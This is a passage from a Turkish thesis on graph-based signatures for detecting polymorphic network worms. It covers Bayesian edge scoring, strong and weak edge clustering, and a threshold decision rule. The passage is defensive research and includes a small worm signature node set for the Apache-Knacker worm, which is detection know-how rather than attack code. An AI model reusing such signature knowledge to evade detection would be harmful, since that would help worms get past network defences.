$$P(e_{i,j} \equiv SolucanAkışı | e_{i,j}) = \frac{P(e_{i,j} | e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j})} \times P(e_{i,j} \equiv SolucanAkışı) \qquad (3.16)$$

$$P(e_{i,j} \equiv NormalAkış | e_{i,j}) = \frac{P(e_{i,j} | e_{i,j} \equiv NormalAkış)}{P(e_{i,j})} \times P(e_{i,j} \equiv NormalAkış) \quad (3.17)$$

(3.16) ve (3.17) olasılık değerlerinin oranı (3.18)'de verilmiştir:

$$\frac{P(e_{i,j} \equiv SolucanAkışı | e_{i,j})}{P(e_{i,j} \equiv NormalAkış | e_{i,j})} = \frac{\frac{P(e_{i,j} | e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j})} \times P(e_{i,j} \equiv SolucanAkışı)}{\frac{P(e_{i,j} | e_{i,j} \equiv NormalAkış)}{P(e_{i,j})} \times P(e_{i,j} \equiv NormalAkış)}$$

$$= \frac{P(e_{i,j} | e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j} | e_{i,j} \equiv NormalAkış)} \times \frac{P(e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j} \equiv NormalAkış)} \quad (3.18)$$

(4.2)'de belirtildiği gibi, $e_{i,j}$ kenarı hakkında önceden bir bilgiye sahip olunmadığı için bu kenarın solucan olma ve olmama olasılıklarını başlangıç durumunda eşit kabul edebiliriz.

$$P(e_{i,j} \equiv SolucanAkışı) = P(e_{i,j} \equiv NormalAkış) = 0.5 \quad (3.19)$$

Bu durumda (3.16) ve (3.17) olasılık değerlerinin oranı (3.20)'ye indirgenmektedir:

$$\frac{P(e_{i,j} | e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j} | e_{i,j} \equiv NormalAkış)} \quad (3.20)$$

(3.20), bir kenarın solucan akış havuzu içerisindeki ve normal akış havuzu içerisindeki olasılıklarının oranıdır. Bu oranın daha kolay okunabilir ve yüksek orandaki farklılıkları daha anlamlı şekilde ifade etmesi için skor değeri (3.20) ile hesaplanan değerin logaritması olarak hesaplanmaktadır.

YlGKİ imzaları tanımlanırken (3.21)'de verilen $f_{E_{skor}}(e_{i,j})$, $e_{i,j} \in E_{TamBağlıSolucan}$ kenarını oluşturan $x_i \in V$ ve $x_j \in V$ düğümlerinin sıralı varlığı dikkate alınarak hesaplanmaktadır. Bir başka deyişle, öncelikle $x_i$ düğümünün ilgili akış havuzundaki olasılığı hesaplanmakta ve daha sonra da $x_i$ düğümünün bulunduğu akışlarda, $x_i$ düğümünden sonra $x_j$ düğümünün var olması olasılığı hesaplanarak

ilgili akış havuzu olasılığı (4.3) ile tanımlanan koşullu olasılık tanımına uygun olarak bulunmaktadır.

$$f_{E_{skor}}(e_{i,j}) = (E_{skor})_{i,j} = log\left(\frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j}|e_{i,j} \equiv NormalAkış)}\right) \quad (3.21)$$

YsGKİ imzaları tanımlanırken, benzer şekilde koşullu olasılık tanımından faydalanılmaktadır fakat bu durumda kenarı oluşturan düğümler için herhangi bir sıra (yön) kuralı bulunmamaktadır. YsGKİ imzaları tanımlanırken (3.22)'de verilen $f_{E_{skor}}(e_{i,j})$, $e_{i,j} \in E_{TamBağlıSolucan}$ kenarını oluşturan $x_i \in V$ ve $x_j \in V$ düğümlerinin ilgili akış havuzunda beraber bulunma olasılıkları üzerinden hesaplanmaktadır.

$$f_{E_{skor}}(e_{i,j}) = (E_{skor})_{i,j} = log\left(\frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j}|e_{i,j} \equiv NormalAkış)}\right) \quad (3.22)$$

(3.21) ve (3.22) ile hesaplanan kenar skorları, ilgili kenarların polimorfik solucan akış havuzdaki olasılığının, aynı düğüm ikilisinin normal akış havuzundaki olasılığına oranıdır. Olasılık değeri, YlGKİ imzaları için düğümlerin sıralaması göz önüne alınarak hesaplanırken, YsGKİ imzaları için düğümlerin sıralamasından bağımsız olarak hesaplanır. Bir kenarın polimorfik solucan akış havuzundaki olasılığı, aynı kenarın normal akış havuzundaki olasılığından büyükse, skor değeri pozitiftir. Bu kenarlar, sonuç akış skoruna katkıda bulunurlar. Bir kenarın polimorfik solucan akış havuzundaki olasılığı, aynı kenarın normal akış havuzundaki olasılığına eşitse ya da küçükse, skor değeri sıfır ya da negatiftir. Bu kenarlar, polimorfik solucanı tespit etmek için kullanılamaz ve bu nedenle ihmal edilir.

Güçlü kenarlar, daha yüksek öncelikli kenar kümelemesinin üyesi olan kenarlar olarak tanımlanır ve bu, solucan örneğinde bulunma olasılığının normal akışta bulunma olasılığına oranının daha düşük öncelikli kümelemedekilere göre daha yüksek olduğu anlamına gelir. Basitlik açısından, kenarlar "güçlü kenarlar" ve "zayıf kenarlar" olmak üzere iki kümelemeye ayırılmıştır.

Güçlü yönlü kenarlar kümesi $E_{güçlü}$ ve zayıf yönlü kenarlar kümesi $E_{zayıf}$, $E_{TamBağlıSolucan}$ kümesindeki yönlü kenarların skorlarına bağlı olarak oluşturulur.

EK-3'de, YlGKİ için (3.21)'de tanımlanan $f_{E_{skor}}$ kullanılarak yönlü kenar skorlarını hesaplamak ve yönlü kenarlar kümesi $E_{TamBağlıSolucan}$'ı, $E_{güçlü}$ ve $E_{zayıf}$ olarak kümelemek için $P_{Kümele\_E\_YlGKİ}$ prosedürü tanımlanmıştır.

EK-4'de, YsGKİ için (3.22)'de tanımlanan $f_{E_{skor}}$ kullanılarak yönlü kenar skorlarını hesaplamak ve yönlü kenarlar kümesi $E_{TamBağlıSolucan}$'ı, $E_{güçlü}$ ve $E_{zayıf}$ olarak kümelemek için $P_{Kümele\_E\_YsGKİ}$ prosedürü tanımlanmıştır.

YlGKİ imzaları, $E_{TamBağlıSolucan}$ kümesi, bu küme içerisindeki tüm yönlü kenarlar için (3.21) ile hesaplanmış skor kümesi ve kenar güçlülük belirtecinden oluşur.

YsGKİ imzaları, $E_{TamBağlıSolucan}$ kümesi, bu küme içerisindeki tüm yönlü kenarlar için (3.22) ile düğüm sıralarını gözetmeksizin hesaplanmış skor kümesi ve kenar güçlülük belirtecinden oluşur.

### 3.4.3 GKİ Polimorfik Solucan Tespit Yöntemi

Bir $X$ akışı hakkında karar verebilmek için bu akışın solucan olma ve normal akış olma olasılıkları hesaplanmalıdır. Hesaplanması gereken olasılık değerleri $P(X \equiv SolucanAkışı|X)$ ve $P(X \equiv NormalAkış|X)$ olarak ifade edilmektedir.

(4.1)'de verilen Bayes kuralı kullanılarak $P(X \equiv SolucanAkışı|X)$ ve $P(X \equiv NormalAkış|X)$ olasılıkları (3.23) ve (3.24)'de verildiği gibi yazılır:

$$P(X \equiv SolucanAkışı|X) = \frac{P(X|X \equiv SolucanAkışı)}{P(X)} \times P(X \equiv SolucanAkışı) \qquad (3.23)$$

$$P(X \equiv NormalAkış|X) = \frac{P(X|X \equiv NormalAkış)}{P(X)} \times P(X \equiv NormalAkış) \quad (3.24)$$

(3.23) ve (3.24) olasılık değerlerinin oranı, (3.25)'de verilmiştir:

$$\frac{P(X \equiv SolucanAkışı|X)}{P(X \equiv NormalAkış|X)} = \frac{\frac{P(X|X \equiv SolucanAkışı)}{P(X)} \times P(X \equiv SolucanAkışı)}{\frac{P(X|X \equiv NormalAkış)}{P(X)} \times P(X \equiv NormalAkış)}$$

$$= \frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)} \times \frac{P(X \equiv SolucanAkışı)}{P(X \equiv NormalAkış)} \quad (3.25)$$

(4.2)'de belirtildiği gibi, $X$ akışı hakkında önceden bir bilgiye sahip olunmadığı için bu akışın solucan olma ve olmama olasılıklarını başlangıç durumunda eşit kabul edebiliriz.

$$P(X \equiv SolucanAkışı) = P(X \equiv NormalAkış) = 0.5 \quad (3.26)$$

Bu durumda (3.23) ve (3.24) olasılık değerlerinin oranı (3.27)'ye indirgenmektedir:

$$\frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)} \quad (3.27)$$

(3.27)'de verilen oran, Bölüm 3.3'de tanıtılan Kİ imza yapısında, $X$'in akış çizgesindeki bağımsız yönlü ya da yönsüz ardışık kenarları için hesaplanmaktadır. Düğüm kümesi $V = \{v_i\}_{1 \leq i \leq n}$ verilmiş olsun. Kİ imza yapısında $X$ akışı için, $P(X|X \equiv SolucanAkışı)$ ve $P(X|X \equiv NormalAkış)$ değerleri, akış içerisindeki ardışık $e_{i,j} = (x_i \in V, x_{i+1} \in V) \in E_x$ kenarları için (3.28)'de verildiği şekilde hesaplanmaktaydı.

$$\frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)} = \frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)}$$

$$= \prod_{i=1}^{n-1} \frac{P(e_{i,(i+1)}|X \equiv SolucanAkışı)}{P(e_{i,(i+1)}|X \equiv NormalAkış)} \quad (3.28)$$

Bilinen Apache-Knacker polimorfik solucanı için düğüm kümesi $V$'nin aşağıdaki gibi bulunduğunu varsayalım:

$V = \{v_1, v_2, v_3, v_4, v_5, v_6\}$, $v_1 = 'GET\ '$, $v_2 = '\ HTTP/1.1\backslash r\backslash n'$, $v_3 = ':\ '$, $v_4 = '\backslash r\backslash nHost:\ '$, $v_5 = '\backslash r\backslash n'$, $v_6 = '\backslash xFF\backslash xBF'$

Polimorfik solucan olup olmadığını tespit etmeye çalıştığımız $X$ akışı, bilinen Apache-Knacker polimorfik solucanı için aşağıdaki gibi tespit edilmiş olsun:

$X = (V, E_x)$,


$V = \{v_1, v_2, v_3, v_4, v_5\}$,

$E_x = \{e_{1,2}, e_{2,3}, e_{3,4}, e_{4,5}, e_{5,3}, e_{3,4}, e_{4,5}\}$.

(3.28)'de kullanılan $\frac{P(e_{i,(i+1)}|X \equiv SolucanAkışı)}{P(e_{i,(i+1)}|X \equiv NormalAkış)}$ oranını, gösterimde kolaylık açısından (3.29)'da gösterildiği gibi $P(e_{i,(i+1)})$ ile ifade edilsin.

$$P(e_{i,(i+1)}) \equiv \frac{P(e_{i,(i+1)}|X \equiv SolucanAkışı)}{P(e_{i,(i+1)}|X \equiv NormalAkış)} \quad (3.29)$$

Kİ akış değerlendirme aşamasında, $X$ akışı Şekil 3.10'da gösterildiği gibi ardışık kenarların olasılık değerleri üzerinden yapılmaktaydı ve $X$ akışının olasılık değeri (3.30) ile hesaplanmaktaydı.




Şekil 3.10, Kİ Akış Değerlendirme Yöntemi.


$$P(X) = P(e_{1,2}) \times P(e_{2,3}) \times P(e_{3,4}) \times P(e_{4,5}) \times P(e_{5,3}) \times P(e_{3,4}) \times P(e_{4,5}) \qquad (3.30)$$

Solucan akış çizgesindeki tüm düğümler ve kenarlar, polimorfik solucan akış havuzundaki tüm örneklerde bulunduğu için $P(e_{i,(i+1)}|X \equiv SolucanAkışı)$ tüm kenarlar için 1 değerine sahiptir. Akış değerlendirme yöntemindeki farklılıklar, $P(e_{i,(i+1)}|X \equiv NormalAkış)$ olasılık değerinden kaynaklanacaktır. Bölüm 4.1'de tanıtılan tam bağımlı, bağımsız ve ikili bağımlı olasılık modelleri kullanılarak incelenen $X$ akışı için $P(X|X \equiv NormalAkış)$ olasılık değerleri Çizelge 3.1'de gösterildiği gibi hesaplanmıştır.

| Olasılık Modeli | $P(X\|X \equiv NormalAkış)$ |
|---|---|
| Tam Bağımlı Model | 0 |
| Bağımsız Model | 0.9854 |
| İkili Bağımlı Model (Yönlü) | 0.5757 |
| İkili Bağımlı Model (Yönsüz) | 0.9751 |

Çizelge 3.1, Normal Akış Havuzu Olasılıkları.

Çizelge 3.1'de görüldüğü gibi bağımsız model, yönlü ikili bağımlı model ve yönsüz ikili bağımlı model, ideal durum olan tam bağımlı modele göre $X$ akışını başarılı şekilde temsil edememektedir. $X$ akışı, Şekil 3.10'daki gibi ardışık kenarlar yerine Şekil 3.11'de gösterildiği gibi işlenerek bulunan normal akış havuzu olasılıkları Çizelge 3.2'de verilmiştir.





Şekil 3.11, Akış Değerlendirme Yönteminde Değişiklik.

| Olasılık Modeli | $P(X\|X \equiv NormalAkış)$ |
|---|---|
| Tam Bağımlı Model | 0 |
| Bağımsız Model | 0.9854 |
| İkili Bağımlı Model (Yönlü) | 0 |
| İkili Bağımlı Model (Yönsüz) | 0 |

Çizelge 3.2, Normal Akış Havuzu Olasılıkları.

Akış değerlendirme yöntemindeki bu değişiklik ile Çizelge 3.2'de anlaşıldığı üzere yönlü ikili bağımlı model ve yönsüz ikili bağımlı model, $X$ akışını başarılı şekilde temsil edebilmektedir. GKİ polimorfik solucan tespit yönteminde Kİ tespit yöntemine göre önerilen farklılık, akış içerisinde birbirine uzaklığı birden fazla olan düğümler eğer güçlü kenar oluşturuyorsa ve bu düğümler arasındaki ardışık kenarlar zayıf ise, ardışık zayıf kenarlar yerine tek güçlü kenarın dikkate alınmasıdır. Böylelikle, karar verme sırasında sonuca büyük etkisi olmayan ardışık zayıf kenarların kullanılmasının, solucanı tespit etmekte etkisi büyük olan güçlü kenarların ihmal edilmesine sebep olması engellenmektedir. YlGKİ ve YsGKİ imza yapılarında, $X$ akışı değerlendirilirken bu durum göz önünde bulundurulmaktadır. Şekil 3.12'de, örnek bir yönlü akış çizgesindeki kenarların etiketleri (güçlü/zayıf) ve değerlendirme sırasında dikkate alınan yönlü kenarlar gösterilmiştir.




Şekil 3.12, GKİ Akış Değerlendirme Yöntemi.

YlGKİ ve YsGKİ polimorfik solucan tespit yönteminde, bir $X$ akışı içerisinde bulunan ilk düğümün, kendisinden sonraki düğüm ile oluşturduğu kenarın güçlü ya da zayıf olduğu kontrol edilir. Eğer zayıf bir kenar oluşuyorsa, ilk düğümün güçlü kenar oluşturduğu bir düğüm bulunana kadar akış sonuna kadar kontrol devam ettirilir. Akış sonuna gelmeden önce, ilk düğüm ile güçlü kenar oluşturan bir düğüm bulunursa, söz konusu kenar dikkate alınır ve aynı kontrol etme işlemi, bir önceki adımda incelenen düğümden sonraki düğüm ile başlayarak devam eder. Eğer bir düğümden sonra, akış sonuna kadar yapılan kontrolde, ilgili düğümle başlayan bir güçlü kenar bulunamıyorsa, düğümün kendisine bitişik düğümle oluşturduğu zayıf kenar dikkate alınır ve güçlü kenar arama işlemi, son işlenen zayıf kenarın bitiş düğümünden başlayarak devam eder.

YlGKİ solucan tespit yönteminde, akış çizgesinde seçilen yönlü kenarların (3.21) ile hesaplanan $E_{skor}$ kümesindeki skorları, YsGKİ solucan tespit yönteminde ise, seçilen yönlü kenarların (3.22) ile hesaplanan $E_{skor}$ kümesindeki skorları kullanılır.

Kenarların solucan akış havuzu ve normal akış havuzu olasılık değerleri arasında orantısal olarak büyük fark olduğunda, kenar skorları oldukça büyük değerlere sahip olur. Bu yüksek değerler bize karar verme aşamasında karşılaştırma ve hesap yapma zorluğu yaşatabilir. Kullanımın daha kolay olması amacıyla bu değerlerin logaritmik hali kullanılmaktadır. Karar aşamasında kullanılan toplam akış skoru $S$, (3.31)'deki gibi hesaplanır.


$$S(X) = \sum_{Seçilen\ \forall\ e_{i,j}\ için} (E_{skor})_{i,j} \tag{3.31}$$

(3.31), bir başka deyişle, akış içerisinde seçilen kenarların skorlarının toplamıdır. Akışın solucan olup olmadığına karar verebilmek için, akış skoru bir eşik değer ile karşılaştırılır. Eşik değeri $E$, tolore edilebilecek maksimum yanlış-pozitif oranına uygun olarak seçilmektedir. Karar kuralı (3.32)'de verilmiştir.

$$Karar\ Kuralı: \begin{cases} X \equiv SolucanAkışı, & eğer\ S \geq E \\ X \equiv NormalAkış, & eğer\ S < E \end{cases} \tag{3.32}$$

Eğer bulunan toplam akış skoru eşik değerden fazlaysa akış solucan olarak etiketlenmektedir. Akış içerisinden uygun kenarların seçilmesi ve karar verme işlemi için EK-5'de $P_{GKİ\_akış\_değerlendir}$ prosedürü tanımlanmıştır.

GKİ yapısı polimorfik solucan tespit yöntemi mimarisi, Şekil 3.13'de gösterilmiştir. Tasarım kriterlerinden biri, solucanın olası yeni sürümlerini tespit edecek bir polimorfik solucan tespit yöntemi tanımlamaktır. Zararlı kod geliştiricileri, solucan tespitinde başarısızlığa sebebiyet verecek şekilde polimorfik solucan akış çizgesindeki düğümleri yenileri ile değiştirebilir. GKİ imza kümesinin düğümleri, ağ protokol yapısının veya ağ protokol yapısının ya da hedef uygulamanın açıklığından yararlanan açıklık kodunun bir parçasıdır. Solucan akış çizgesindeki düğümlerinin (SKK-Solucan Karakter Katarı) değiştirilmesi solucanın izomorfik kopyalarını oluşturur. Güçlü kenarları oluşturan düğümler değiştirilmediği sürece, önerilen tespit mekanizması polimorfik solucanın izomorfik sürümünü tespit eder.




Şekil 3.13¸ GKİ Polimorfik Solucan Tespit Yöntemi Mimarisi.

## 3.5 Yönlü Kenarların ve Bağımsız Düğümlerin Birleşimi Hibrit İmza Yapısı

Yönlü kenarların ve bağımsız düğümlerin birleşimi kullanılarak, Bölüm 3.1.4'de tanıtılan hibrit imza sınıfından yeni bir hibrit imza yapısı önerilmiştir.

Düğümlerin bulunması, tamamlanması gereken ilk fazdır. Düğüm bulma işlemi, Bölüm 3.2'de anlatıldığı şekilde yapılmaktadır. Düğüm skor hesaplama fonksiyonu kullanılarak, düğümler güçlü ve zayıf düğümler olarak ayrıştırılır. Güçlü düğümler, imza kümesinin elemanları olarak doğrudan kullanılır. Güçlü düğümler keşfedilen polimorfik solucan çizge yapısından silinir. Zayıf düğümlerin kaldığı çizge yapısı güçlü kenarları bulmak için incelenir. Sonuç olarak, imza kümesi güçlü düğümler ve güçlü kenarların birleşimi olarak tanımlanır.

Yönlü Kenar ve Bağımsız Düğümler Birleşimi (YlKDB) imza yapısının sağlaması gereken kriterler Bölüm 1.1'de anlatılmıştır. Bölüm 3.5.1'de YlKDB imza yapısında kullanılan genel notasyon tanıtılmıştır. YlKDB imzalarının oluşturulması ile ilgili detaylar Bölüm 3.5.2'de, polimorfik solucan tespit yöntemi Bölüm 3.5.3'de verilmiştir.

### 3.5.1 Genel Tanımlar ve Notasyon

$V$: $\{v_i\}_{1\leq i\leq n}$: $n$ elemanlı düğüm kümesi.

$E$: Kenarlar kümesi. Öyle ki $e_{i,j} \in E$, $v_i$ ve $v_j$ düğümlerini birbirine bağlayan yönlü ya da yönsüz kenar olsun.

$V_{güçlü}$: $\{vg_i\}_{1\leq i\leq k\leq n}$: $k$ elemanlı güçlü düğüm kümesi. Öyle ki $V_{güçlü} \subseteq V$ ve $V_{güçlü} \cup V_{zayıf} \equiv V$.

$V_{zayıf}$: $\{vz_i\}_{1\leq i\leq k\leq n}$: $k$ elemanlı zayıf düğüm kümesi. Öyle ki $V_{zayıf} \subseteq V$ ve $V_{zayıf} \cup V_{güçlü} \equiv V$.

$V_{skor}$: $\{(V_{skor})_i\}_{1\leq i\leq n}$: n elemanlı düğüm skorları kümesi. Öyle ki $(V_{skor})_i$, $v_i \in V$'nin skoru olsun.

$f_{V_{skor}}$: $v_i \rightarrow (V_{skor})_i \in \Re$: Düğüm skoru hesaplama fonksiyonu.

$W_{solucan} = \{V, E_{solucan}\}$: $w_i \in V$ düğümleri ve akış içerisindeki ardışık düğümleri birbirine bağlayan $w_{i,j} = (w_i, w_{j=i+1}) \in E_{solucan}$ yönlü kenarları ile tanımlanan çevrimsiz polimorfik solucan akış çizgesi.

$W_{ZayıfSolucan} = \{V_{zayıf}, E_{ZayıfSolucan}\}$: $wz_i \in V_{zayıf}$ düğümleri ve akış içerisindeki ardışık düğümleri birbirine bağlayan $wz_{i,j} = (wz_i, wz_{j=i+1}) \in E_{ZayıfSolucan}$ yönlü kenarları ile tanımlanan çevrimsiz polimorfik solucan akış çizgesi.

$W_{TamBağlıZayıfSolucan} = \{V_{zayıf}, E_{TamBağlıZayıfSolucan}\}$: $wz_i \in V_{zayıf}$ düğümleri ve akış içerisindeki her düğümü kendinden sonraki tüm düğümlere yönlü olarak bağlayan $wz_{i,j} = (wz_i, wz_j) \in E_{TamBağlıZayıfSolucan}$ yönlü kenarları ile tanımlanan çevrimsiz polimorfik solucan akış çizgesi.

$E_{güçlü}$: Güçlü yönlü kenarlar kümesi. Öyle ki $E_{güçlü} \subseteq E_{TamBağlıZayıfSolucan}$ ve $E_{güçlü} \cup E_{zayıf} \equiv E_{TamBağlıZayıfSolucan}$.

$E_{GüçlüİmzA}$: YlKDB imza kümesinde kullanılacak güçlü yönlü kenarlar kümesi. Öyle ki $E_{GüçlüİmzA} \subseteq E_{güçlü}$ alt kümesidir.

$E_{zayıf}$: Zayıf yönlü kenarlar kümesi. Öyle ki $E_{zayıf} \subseteq E_{TamBağlıZayıfSolucan}$ ve $E_{zayıf} \cup E_{güçlü} \equiv E_{TamBağlıZayıfSolucan}$.

$E_{skor}$: $\{(E_{skor})_{i,j}\}$: Yönlü kenar skorları kümesi. Öyle ki $(E_{skor})_{i,j}$, $e_{i,j} \in E_{TamBağlıZayıfSolucan}$ kenarının skoru olsun.

$f_{E_{skor}}: e_{i,j} \rightarrow (E_{skor})_{i,j} \in \Re$: Yönlü kenar skoru hesaplama fonksiyonu.

$X = \{V, E_x\}$: $x_i \in V$ düğümleri ve akış içerisindeki ardışık düğümlerini birbirine bağlayan $x_{i,j} = (x_i, x_{j=i+1}) \in E_x$ yönlü kenarları ile tanımlanan çevrimsiz akış çizgesi.

$X$ akışı etiketi: $X \equiv \{NormalAkış, SolucanAkışı\}$. $X$ akışı polimorfik solucan ise $X \equiv SolucanAkışı$, $X$ akışı normal trafik ise $X \equiv NormalAkış$ değeri kullanılmaktadır.

### 3.5.2 YlKDB İmza Oluşturma Yöntemi

YlKDB imzalarını oluşturmak için düğüm kümesi Bölüm 3.2'de anlatıldığı şekilde tespit edilir. Düğüm kümesi $V$ ve polimorfik solucan akış çizgesi $W_{solucan}$

tespit edildikten sonra, her $v_i \in V$ için solucan akış havuzunda ve normal akış havuzunda bulunma olasılıklarına bağlı olarak düğüm skorları hesaplanır. Düğüm skor fonksiyonu $f_{V_{skor}}$, (3.33)'de tanımlanmıştır.

$$f_{V_{skor}}(v_i) = (V_{skor})_i = log\left(\frac{P(v_i|v_i \equiv SolucanAkışı)}{P(v_i|v_i \equiv NormalAkış)}\right) \tag{3.33}$$

Solucan akış havuzunda sık rastlanırken, normal akış havuzunda seyrek rastlanan düğümler, iki havuzda da yer alan ortak düğümlere göre oldukça yüksek skorlara sahiptir. Bu düğümler güçlü düğümler, diğerleri ise zayıf düğümler olarak adlandırılır. Güçlü düğümler, güçlü düğüm kümesini $V_{güçlü}$ oluştururken, zayıf düğümler, zayıf düğüm kümesini $V_{zayıf}$ oluşturur. Düğüm kümesi $V$'yi, $V_{güçlü}$ ve $V_{zayıf}$ olarak bölümlendiren $P_{Kümele\_V}$ prosedürü EK-6'da verilmiştir.

Bir güçlü düğüm ile bir zayıf düğüm veya iki güçlü düğümden oluşan kenarların güçlü olması olağandır çünkü güçlü düğümün kendisi solucan akış havuzunda sık yer alırken, normal akış havuzunda daha seyrek yer alır. Bu tür güçlü kenarlar ihmal edilmekte ve imza kümesinde güçlü düğümler tek başına kullanılmaktadır.

YlKDB imza kümesi, güçlü düğümlerin ve güçlü kenarların birleşimi olarak tanımlanır. Güçlü düğüm kümesi $V_{güçlü}$ bulunduktan sonraki adım, YlKDB imza kümesine eklenmek üzere, güçlü yönlü kenar kümesi $E_{Güçlüİmza}$'nın bulunmasıdır. $E_{Güçlüİmza}$, polimorfik solucan akış çizgesi $W_{solucan}$'ın $w_i \in V_{güçlü}$ düğümleri çıkarıldıktan sonra elde edilen $W_{ZayıfSolucan}$ solucan akış çizgesindeki tüm $wz_i$ düğümlerinin kendisinden sonraki tüm diğer düğümlere yönlü olarak bağlandığı $W_{TamBağlıZayıfSolucan}$ çizgesinin kenar kümesi $E_{TamBağlıZayıfSolucan}$'ın bir alt kümesidir. $E_{Güçlüİmza}$, topolojik olarak sıralı $W_{TamBağlıZayıfSolucan}$ solucan akış çizgesinde başlangıç düğümünden son düğüme giden, kenarların skorunun toplamının maksimum olduğu yol üzerindeki güçlü kenarları içerir.

İmza kümesinde kullanılan $E_{Güçlüİmza}$ güçlü kenarlar kümesi, zayıf düğümlerden oluşur. $W_{TamBağlıZayıfSolucan}$ solucan akış çizgesinin kenarlarını içeren $E_{TamBağlıZayıfSolucan}$ kenar kümesi içerisindeki yönlü kenarların skorları, akış havuzlarındaki olasılık değerlerinin oranı olarak (3.34)'de verilen $f_{E_{skor}}(e_{i,j})$ ile hesaplanır.


$$f_{E_{skor}}(e_{i,j}) = (E_{skor})_{i,j} = log\left(\frac{P(e_{i,j}|e_{i,j} \equiv SolucanAkışı)}{P(e_{i,j}|e_{i,j} \equiv NormalAkış)}\right) \tag{3.34}$$

Güçlü kenarlar kümesi $E_{güçlü}$ ve zayıf kenarlar kümesi $E_{zayıf}$, kenar skorlarına bağlı olarak oluşturulur. EK-7'de, $f_{E_{skor}}$ kullanılarak kenar skorlarını hesaplamak ve yönlü kenarlar kümesi $E_{TamBağlıZayıfSolucan}$'ı, $E_{güçlü}$ ve $E_{zayıf}$ olarak bölümlendirmek için $P_{Kümele\_E}$ prosedürü tanımlanmıştır. $E_{Güçlüİmza}$, güçlü kenar kümesi $E_{güçlü}$'nün bir alt kümesidir. İmza kümesindeki güçlü kenarlar, sadece $V_{zayıf}$ kümesinden zayıf düğümleri içerir, güçlü düğümler $w_i \in V_{güçlü}$ solucan akış çizgesi $W_{solucan}$'dan çıkarılır ve ortaya çıkan çizge $j > i$ olmak üzere her düğüm $wz_i$'yi kendinden sonraki tüm diğer $wz_j$ düğümlerine yönlü olarak bağlayan çevrimsiz $W_{TamBağlıZayıfSolcaun}$ çizgesi elde edilir. $W_{TamBağlıZayıfSolcaun}$ çizgesi yapısı gereği topolojik olarak sıralıdır. $W_{TamBağlıZayıfSolcaun}$, $E_{Güçlüİmza}$ 